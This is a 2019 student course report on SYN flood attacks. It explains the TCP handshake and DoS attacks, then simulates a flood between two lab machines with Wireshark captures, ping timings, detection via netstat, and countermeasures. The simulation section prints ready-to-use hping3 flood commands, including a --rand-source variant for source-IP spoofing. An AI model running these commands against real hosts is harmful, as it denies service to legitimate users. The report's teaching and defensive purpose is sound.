

An Educational Report

On

SYN FLOODING ATTACK

Submitted in requirement for the course

ADVANCED COMPUTER NETWORKS (CSN-503)

of Bachelor of Technology in Computer Science and Engineering

by

Group 9



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
INDIAN INSTITUTE OF TECHNOLOGY, ROORKEE
ROORKEE- 247667 (INDIA)**

SEPTEMBER, 2019

Table of Contents

1. Problem Statement	3
2. Three way Handshaking (TCP Connection Establishment)	3
3. Denial of Service Attacks (DoS)	4
How does a DoS attack work?	4
DoS attacks typically fall into two categories:	5
Buffer overflow attacks	5
Flood attacks	5
What is the difference between a DDoS attack and a DOS attack?	5
4. SYN Flood Attack	6
5. Tools used for Simulating SYN flood attack	7
6. Simulating the attack	9
7. Detection	11
8. Conclusion	12

1. Problem Statement

An organization wants to make a prototype to simulate a SYN flood attack. Simulate an attacker machine and target machine, simulate the SYN flood attack and capture the attack related information on a packet sniffing tool to identify it as a SYN flooding attack exclusively.

2. Three way Handshaking (TCP Connection Establishment)

A three-way handshake is a method to establish connections in a TCP/IP network to create a connection between a local host/client and server. three steps are involved in the process requiring the client and server machines to trade SYN and ACK (acknowledgment) packets before actual data transfer begins. Say, an application program, called the client, wants to make a connection with another application program, called the server, using TCP as the transport layer protocol. It begins with the server. The server program informs its TCP that it is prepared to accept a connection. This request is called a passive open. Although the server TCP is able to accept a connection from any machine in the world, it cannot make the connection itself. The client program issues a request for an active open. A client that wishes to connect to an open server tells its TCP to connect to a particular server. TCP can now start the three-way handshaking process. The Protocol Data Unit(PDU) of the transport layer is called segment. Each segment has values for all its headerfields and perhaps for some of its option fields too. Some of the fields like the sequence number, acknowledgment number, the control flags (only those that are set), and window size if relevant are filled.




Figure: Three Way Handshake Technique

The three steps in this phase are as follows.

1. In the first step, client wants to establish a connection with the server, so it sends a segment with SYN(Synchronize Sequence Number) which informs server that client is likely to start communication and with what sequence number it starts segments with. In a SYN segment, only the SYN flag is set.
2. The server sends the second segment, a SYN + ACK segment with two flag bits set: SYN and ACK. This segment has a dual purpose. First, Acknowledgement(ACK) signifies the response of segment it received and SYN signifies with what sequence number it is likely to start the segments with
3. In the final part, the client sends the third segment. This is just an ACK segment. It acknowledges the receipt of the second segment with the ACK flag and acknowledgment number field. That is, it acknowledges the response of server and they both establish a reliable connection with which they will start the actual data transfer.

The first two steps establish the connection parameter (sequence number) for one direction and it is acknowledged. The steps 2, 3 establish the connection parameter (sequence number) for the other direction and it is acknowledged. With these, a full-duplex communication is established.

3. Denial of Service Attacks (DoS)

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to additional users. A DoS attack is characterized by using a single computer to launch the attack.

A distributed denial-of-service (DDoS) attack is a type of DoS attack that comes from many distributed sources, such as a botnet DDoS attack.

How does a DoS attack work?

The primary focus of a DoS attack is to oversaturate the capacity of a targeted machine, resulting in denial-of-service to additional requests. The multiple attack vectors of DoS attacks can be grouped by their similarities.

DoS attacks typically fall into two categories:

Buffer overflow attacks

This type of attack causes a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. This often results in sluggish behavior, system crashes, or other deleterious server behaviors, resulting in denial-of-service.

Flood attacks

By saturating a targeted server with an overwhelming amount of packets, a malicious actor is able to oversaturate server capacity, resulting in denial-of-service. In order for most DoS flood attacks to be successful, the malicious actor must have more available bandwidth than the target.

What is the difference between a DDoS attack and a DOS attack?

The distinguishing difference between DDoS and DoS is the number of connections utilized in the attack. Some DoS attacks, such as “low and slow” attacks like Slowloris, derive their power in the simplicity and minimal requirements needed to them be effective.




Figure: DoS vs DDoS Attack

DoS utilizes a single connection, while a DDoS attack utilizes many sources of attack traffic, often in the form of a botnet. Generally speaking, many of the attacks are fundamentally similar and can be attempted using one more many sources of malicious traffic. Learn how Cloudflare's DDoS protection stops denial-of-service attacks.

4. SYN Flood Attack

The connection establishment procedure in TCP is susceptible to a serious security problem called SYN flooding attack. This happens when one or more malicious attackers send a large number of SYN segments to a server pretending that each of them is coming from a different client by faking the source IP addresses in the datagrams. To create denial-of-service, an attacker exploits the fact that after an initial SYN packet has been received, the server will respond back with one or more SYN/ACK packets and wait for the final step in the handshake.

In networking, when a server leaves a connection open but the machine on the other side of the connection does not, the connection is considered half-open. In this type of DDoS attack, the targeted server is continuously leaving open connections and waiting for each connection to timeout before the ports become available again. The result is that this type of attack can be considered a “half-open attack”. By doing the following:

1. The attacker sends a high volume of SYN packets to the targeted server, often using spoofed IP addresses.
2. The server then responds to each one of the connection requests and leaves an open port ready to receive the response.
3. While the server waits for the final ACK packet, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.




Figure: SYN Flood Attack

By using a SYN flood attack, a bad actor can attempt to create denial-of-service in a target device or service with substantially less traffic than other DDoS attacks. Instead of volumetric attacks, which aim to saturate the network infrastructure surrounding the target, SYN attacks only need to be larger than the available backlog in the target's operating system. If the attacker is able to determine the size of the backlog and how long each connection will be left open before timing out, the attacker can target the exact parameters needed to disable the system, thereby reducing the total traffic to the minimum necessary amount to create denial-of-service.

5. Tools used for Simulating SYN flood attack

In order to send a large number of SYN request packets in short amount of time we have used network security tool called *hping3* and to study the packets sent and received we used the packet sniffing tool *wireshark*.

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols.

Using the hping3 tool following tasks can be performed

- Test firewall rules
- Advanced port scanning
- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation
- Path MTU discovery
- Transferring files between even really fascist firewall rules.
- Traceroute-like under different protocols.
- Firewalk-like usage
- Remote OS fingerprinting
- TCP/IP stack auditing

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic. Port mirroring or various network taps extend capture to any point on the network. Simple passive taps are extremely resistant to tampering

On GNU/Linux, BSD, and macOS, with libpcap 1.0.0 or later, Wireshark 1.4 and later can also put wireless network interface controllers into monitor mode.

If a remote machine captures packets and sends the captured packets to a machine running Wireshark using the TZSP protocol or the protocol used by OmniPeek, Wireshark dissects those packets, so it can analyze packets captured on a remote machine at the time that they are captured

Wireshark is a data capturing program that "understands" the structure (encapsulation) of different networking protocols. It can parse and display the fields, along with their meanings as specified by different networking protocols. Wireshark uses pcap to capture packets, so it can only capture packets on the types of networks that pcap supports.

- Data can be captured "from the wire" from a live network connection or read from a file of already-captured packets.
- Live data can be read from different types of networks, including Ethernet, IEEE 802.11, PPP, and loopback.
- Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, TShark.
- Captured files can be programmatically edited or converted via command-line switches to the "editcap" program.
- Data display can be refined using a display filter.
- Plug-ins can be created for dissecting new protocols.
- VoIP calls in the captured traffic can be detected. If encoded in a compatible encoding, the media flow can even be played.
- Raw USB traffic can be captured.
- Wireless connections can also be filtered as long as they traverse the monitored Ethernet.
- Various settings, timers, and filters can be set to provide the facility of filtering the output of the captured traffic.

Wireshark's native network trace file format is the libpcap format supported by libpcap and WinPcap, so it can exchange captured network traces with other applications that use the same format, including tcpdump and CA NetMaster. It can also read captures from other network analyzers, such as snoop, Network General's Sniffer, and Microsoft Network Monitor.

6. Simulating the attack

In order to simulate the attack we used one Ubuntu desktop as attacker machine and another Ubuntu desktop as target machine. Since the firewalls installed in our institute's network have protection towards SYN Flood attack we connected these two desktops using WiFi.

From the terminal of attacker machine the following command when executed floods the target machine with SYN packets.

`hping3 -V -c 100 -d 120 -S -p 80 --flood targerIPAddress`

Each parameter of this command are explained below:

- The '-V' is used for verbose output
- The '-c' command is essentially the number of packets one wants to send to the particular target. In this case, 100 packets per second
- The '-d' command allows one to choose the size of a packet, in this case 100
- In order to specify the type of packet, one needs to add '-S' flag which means it is a SYN packet

- The '-p' command specifies the target port number, 80 in this case, the HTTP port
- The command '--flood' which apparently means to flood these packets to target
- At the end, one needs to type in the IP address that one wants to take down

```
joseph ~ $ sudo hping3 -V -c 1000 -d 120 -S -p 80 --flood 10.42.0.1
using wlo1, addr: 10.42.0.98, MTU: 1500
HPING 10.42.0.1 (wlo1 10.42.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.42.0.1 hping statistic ---
75698 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure: Terminal Command to flood SYN packets

```
joseph ~ $ sudo hping3 -V -c 1000 -d 120 -S -p 80 --flood --rand-source 10.42.0.1
using wlo1, addr: 10.42.0.98, MTU: 1500
HPING 10.42.0.1 (wlo1 10.42.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.42.0.1 hping statistic ---
44764 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure: Terminal Command to flood SYN packets by spoofing IP address

hping3 -V -c 100 -d 120 -S -p 80 --flood --rand-source *targerIPAddress*

By using the above command where we added extra command '--rand-source', we will be able to generate spoofed IP addresses to disguise the real source and avoid detection of the attacker and at the same time stop the target machines SYN-ACK reply packets from reaching the attacker.

Usually by targeting individual computers or desktops won't really work, as establishing a half open connection won't create many issues. This usually has a stronger impact when used against access points like routers or firewalls.

7. Detection

One way to detect is by using the netstat tool. The netstat command shows us how many connections are currently in the half-open state. The half-open state is described as SYN_RECEIVED in Windows and as SYN_RECV in Unix systems. We can also count how many half-open connections are in the backlog queue at the moment. Other way is to analyse TCP statistics and look at the TCP parameters which count dropped connection requests. While

under attack, the values of these parameters grow rapidly. This can be done by either using Wireshark or netstat itself.

Once after initiating the attack we can capture the flow of packets in the target machine using Wireshark.

Filter: tcp.flags.syn==1 and tcp.flags.ack==0 Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.42.0.98	10.42.0.1	TCP	174	1961 → 80 [SYN] Seq=0 Win=512 Len=120
3	0.000134	10.42.0.98	10.42.0.1	TCP	174	1962 → 80 [SYN] Seq=0 Win=512 Len=120
5	0.000174	10.42.0.98	10.42.0.1	TCP	174	1963 → 80 [SYN] Seq=0 Win=512 Len=120
7	0.000206	10.42.0.98	10.42.0.1	TCP	174	1964 → 80 [SYN] Seq=0 Win=512 Len=120
9	0.000237	10.42.0.98	10.42.0.1	TCP	174	1965 → 80 [SYN] Seq=0 Win=512 Len=120
11	0.000269	10.42.0.98	10.42.0.1	TCP	174	1966 → 80 [SYN] Seq=0 Win=512 Len=120
13	0.000300	10.42.0.98	10.42.0.1	TCP	174	1967 → 80 [SYN] Seq=0 Win=512 Len=120
15	0.000387	10.42.0.98	10.42.0.1	TCP	174	1968 → 80 [SYN] Seq=0 Win=512 Len=120
17	0.000424	10.42.0.98	10.42.0.1	TCP	174	1969 → 80 [SYN] Seq=0 Win=512 Len=120
19	0.000454	10.42.0.98	10.42.0.1	TCP	174	1970 → 80 [SYN] Seq=0 Win=512 Len=120
21	0.000482	10.42.0.98	10.42.0.1	TCP	174	1971 → 80 [SYN] Seq=0 Win=512 Len=120
23	0.000509	10.42.0.98	10.42.0.1	TCP	174	1972 → 80 [SYN] Seq=0 Win=512 Len=120
25	0.000542	10.42.0.98	10.42.0.1	TCP	174	1973 → 80 [SYN] Seq=0 Win=512 Len=120
27	0.000573	10.42.0.98	10.42.0.1	TCP	174	1974 → 80 [SYN] Seq=0 Win=512 Len=120
29	0.000608	10.42.0.98	10.42.0.1	TCP	174	1975 → 80 [SYN] Seq=0 Win=512 Len=120
31	0.000681	10.42.0.98	10.42.0.1	TCP	174	1976 → 80 [SYN] Seq=0 Win=512 Len=120
33	0.000745	10.42.0.98	10.42.0.1	TCP	174	1977 → 80 [SYN] Seq=0 Win=512 Len=120
35	0.000783	10.42.0.98	10.42.0.1	TCP	174	1978 → 80 [SYN] Seq=0 Win=512 Len=120
37	0.000821	10.42.0.98	10.42.0.1	TCP	174	1979 → 80 [SYN] Seq=0 Win=512 Len=120
39	0.000854	10.42.0.98	10.42.0.1	TCP	174	1980 → 80 [SYN] Seq=0 Win=512 Len=120
41	0.000923	10.42.0.98	10.42.0.1	TCP	174	1981 → 80 [SYN] Seq=0 Win=512 Len=120
43	0.000963	10.42.0.98	10.42.0.1	TCP	174	1982 → 80 [SYN] Seq=0 Win=512 Len=120
45	0.001003	10.42.0.98	10.42.0.1	TCP	174	1983 → 80 [SYN] Seq=0 Win=512 Len=120
47	0.001038	10.42.0.98	10.42.0.1	TCP	174	1984 → 80 [SYN] Seq=0 Win=512 Len=120
49	0.001071	10.42.0.98	10.42.0.1	TCP	174	1985 → 80 [SYN] Seq=0 Win=512 Len=120
51	0.001114	10.42.0.98	10.42.0.1	TCP	174	1986 → 80 [SYN] Seq=0 Win=512 Len=120

Figure: SYN Packets captured during the attack

When we apply the filter “tcp.flags.syn==1 and tcp.flags.ack==0” to displayed packets, we are essentially finding the SYN packets and we can notice that there are about large number of packets received by the target machine in less time from the same source address.

Filter: tcp.flags.syn==1 and tcp.flags.ack==0 Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	143.243.183.131	10.42.0.1	TCP	174	1466 → 80 [SYN] Seq=0 Win=512 Len=120
2	0.000061	183.176.11.74	10.42.0.1	TCP	174	1467 → 80 [SYN] Seq=0 Win=512 Len=120
3	0.068790	24.16.66.251	10.42.0.1	TCP	174	7371 → 80 [SYN] Seq=0 Win=512 Len=120
4	0.070213	164.10.233.245	10.42.0.1	TCP	174	7372 → 80 [SYN] Seq=0 Win=512 Len=120
5	0.070357	123.164.106.194	10.42.0.1	TCP	174	7373 → 80 [SYN] Seq=0 Win=512 Len=120
6	0.070440	228.104.220.253	10.42.0.1	TCP	174	7374 → 80 [SYN] Seq=0 Win=512 Len=120
7	0.070875	97.160.142.134	10.42.0.1	TCP	174	7375 → 80 [SYN] Seq=0 Win=512 Len=120
8	0.071950	120.225.132.219	10.42.0.1	TCP	174	7376 → 80 [SYN] Seq=0 Win=512 Len=120
9	0.072562	72.14.34.176	10.42.0.1	TCP	174	7377 → 80 [SYN] Seq=0 Win=512 Len=120
10	0.072689	129.142.125.169	10.42.0.1	TCP	174	7378 → 80 [SYN] Seq=0 Win=512 Len=120
11	0.072712	234.89.243.120	10.42.0.1	TCP	174	7379 → 80 [SYN] Seq=0 Win=512 Len=120
12	0.072933	3.96.233.94	10.42.0.1	TCP	174	7380 → 80 [SYN] Seq=0 Win=512 Len=120
13	0.074289	140.96.74.177	10.42.0.1	TCP	174	7381 → 80 [SYN] Seq=0 Win=512 Len=120
14	0.074351	13.123.94.164	10.42.0.1	TCP	174	7382 → 80 [SYN] Seq=0 Win=512 Len=120
15	0.074391	96.72.201.11	10.42.0.1	TCP	174	7383 → 80 [SYN] Seq=0 Win=512 Len=120
16	0.074910	136.101.136.15	10.42.0.1	TCP	174	7384 → 80 [SYN] Seq=0 Win=512 Len=120
17	0.075037	227.138.97.3	10.42.0.1	TCP	174	7385 → 80 [SYN] Seq=0 Win=512 Len=120
18	0.075058	132.224.67.215	10.42.0.1	TCP	174	7386 → 80 [SYN] Seq=0 Win=512 Len=120
19	0.075560	226.12.233.46	10.42.0.1	TCP	174	7387 → 80 [SYN] Seq=0 Win=512 Len=120

Figure: SYN Packets captured during the attack using IP Spoofing

We can see the effect of this attack by comparing the round-trip time of a packet from one node to the victim's laptop.

```
joseph ~ $ ping 10.42.0.1
PING 10.42.0.1 (10.42.0.1) 56(84) bytes of data.
64 bytes from 10.42.0.1: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 10.42.0.1: icmp_seq=2 ttl=64 time=2.77 ms
64 bytes from 10.42.0.1: icmp_seq=3 ttl=64 time=8.72 ms
^C
--- 10.42.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.843/4.448/8.726/3.048 ms
```

Figure: Pinging the victim's machine before the attack

It took about 4.448 milli seconds of average round-trip time before the attack whereas it took about 41.647 milli seconds of average round-trip time during the attack. If the number of packets flooded by the attacker is increased to a larger number then the victim machine's resources would be used up and it may lead to denial of service to other legitimate requests.

```
joseph ~ $ ping 10.42.0.1
PING 10.42.0.1 (10.42.0.1) 56(84) bytes of data.
64 bytes from 10.42.0.1: icmp_seq=1 ttl=64 time=36.6 ms
64 bytes from 10.42.0.1: icmp_seq=2 ttl=64 time=43.2 ms
64 bytes from 10.42.0.1: icmp_seq=3 ttl=64 time=70.4 ms
64 bytes from 10.42.0.1: icmp_seq=4 ttl=64 time=34.3 ms
64 bytes from 10.42.0.1: icmp_seq=5 ttl=64 time=23.5 ms
^C
--- 10.42.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 23.520/41.647/70.477/15.748 ms
```

8. Conclusion:

SYN Flood attack as we observed and experienced is a serious threat to the normal functioning of different systems and the services they provide. This attack can be used to effect and bring down some crucial systems in different scenarios. There are many counter measures that can be incorporated into networks which can detect and prevent such attacks. Some of the commonly used techniques are:

- Decreasing Total time of handling connection request
- Increasing the size of the backlog queue
- Filtering the incoming packets
- Using SYN Cache and SYN Cookies
- Using Firewalls and Proxies